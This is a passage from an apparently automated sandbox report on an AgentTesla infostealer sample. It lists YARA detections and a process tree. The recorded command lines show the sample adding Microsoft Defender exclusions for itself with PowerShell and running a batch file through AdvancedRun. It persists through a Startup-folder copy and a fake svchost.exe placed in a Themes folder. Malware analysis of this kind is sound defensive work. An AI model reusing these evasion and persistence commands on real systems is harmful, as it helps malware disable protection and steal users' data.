AgentTesla, Source: 00000001.00000000.436158543.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.436158543.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.587807203.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.587807203.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.588256996.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.588256996.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.432260240.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.432260240.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.431825282.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.431825282.00000000038A1000.00000004.00000001.sdmp, Author:

	Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.434117466.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.434117466.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.505699283.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.505699283.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.373601058.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.373601058.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.432432130.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.432432130.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.374239562.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.374239562.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.374484408.0000000003919000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.374484408.0000000003919000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 3756 Parent PID: 556

General

Start time:	15:20:34
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 4132 Parent PID: 556

General

Start time:	15:20:34
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 3336 Parent PID: 2244

General

Start time:	15:20:38
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 5908 Parent PID: 3336

General

Start time:	15:20:41
Start date:	15/09/2021

Path:	C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe' /SpecialRun 4101d8 3336
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 5888 Parent PID: 556

General

Start time:	15:20:44
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6048 Parent PID: 556

General

Start time:	15:20:45
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 4928 Parent PID: 556

General

Start time:	15:20:45
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc

Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4736 Parent PID: 556

General

Start time:	15:20:46
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2968 Parent PID: 2244

General

Start time:	15:20:47
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 1100 Parent PID: 2968

General

Start time:	15:20:47
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff797770000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2196 Parent PID: 2244

General

Start time:	15:20:47
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 736 Parent PID: 556

General

Start time:	15:20:48
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1496 Parent PID: 2196

General

Start time:	15:20:48
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5456 Parent PID: 2244

General

Start time:	15:20:48
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 1036 Parent PID: 2244

General

Start time:	15:20:49
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6164 Parent PID: 5456

General

Start time:	15:20:49
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6276 Parent PID: 1036

General

Start time:	15:20:50

Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6288 Parent PID: 2244

General

Start time:	15:20:50
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: 481F404B.exe PID: 6392 Parent PID: 2244

General

Start time:	15:20:51
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe'
Imagebase:	0xa50000
File size:	780216 bytes
MD5 hash:	0CECFA83EE6EA6DD1DE38462BBEDF15C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000018.00000003.373977104.00000000043BA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000018.00000003.373977104.00000000043BA000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 44%, ReversingLabs

Analysis Process: conhost.exe PID: 6408 Parent PID: 6288

General

Start time:	15:20:51
Start date:	15/09/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6748 Parent PID: 2244

General

Start time:	15:20:56
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6796 Parent PID: 6748

General

Start time:	15:20:58
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6804 Parent PID: 2244

General

Start time:	15:20:57
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6828 Parent PID: 2244

General

Start time:	15:20:59
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force
Imagebase:	0x1070000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6840 Parent PID: 6804

General

Start time:	15:20:59
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 481F404B.exe PID: 6852 Parent PID: 3472

General

Start time:	15:20:59
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe'
Imagebase:	0x210000
File size:	780216 bytes
MD5 hash:	0CECFA83EE6EA6DD1DE38462BBEDF15C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6984 Parent PID: 6828

General

Start time:	15:21:02
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: aspnet_compiler.exe PID: 6872 Parent PID: 2244

General

Start time:	15:21:10
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0xb50000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 6952 Parent PID: 556

General

Start time:	15:21:10
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 2036 Parent PID: 6952

General

Start time:	15:21:11
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2244 -ip 2244
Imagebase:	0xf60000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5532 Parent PID: 3472

General

Start time:	15:21:13
Start date:	15/09/2021
Path:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe'
Imagebase:	0xb0000
File size:	780216 bytes
MD5 hash:	0CECFA83EE6EA6DD1DE38462BBEDF15C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000025.00000003.380174976.0000000003CE2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000025.00000003.380174976.0000000003CE2000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 44%, ReversingLabs

Analysis Process: WerFault.exe PID: 3880 Parent PID: 2244

General

Start time:	15:21:21
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2244 -s 2328
Imagebase:	0xf60000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 4496 Parent PID: 3472

General

Start time:	15:21:23
Start date:	15/09/2021
Path:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe'
Imagebase:	0x4d0000
File size:	780216 bytes
MD5 hash:	0CECFA83EE6EA6DD1DE38462BBEDF15C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000028.00000002.583413395.0000000003EF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000028.00000002.583413395.0000000003EF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000028.00000002.583413395.0000000003EF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000028.00000002.583413395.0000000003EF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000028.00000002.582962680.0000000003E21000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000028.00000002.582962680.0000000003E21000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000028.00000002.583823180.0000000003FA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000028.00000002.583823180.0000000003FA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000028.00000002.588230224.0000000007380000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000028.00000002.588230224.0000000007380000.00000004.00020000.sdmp, Author: Joe Security

Disassembly

Code Analysis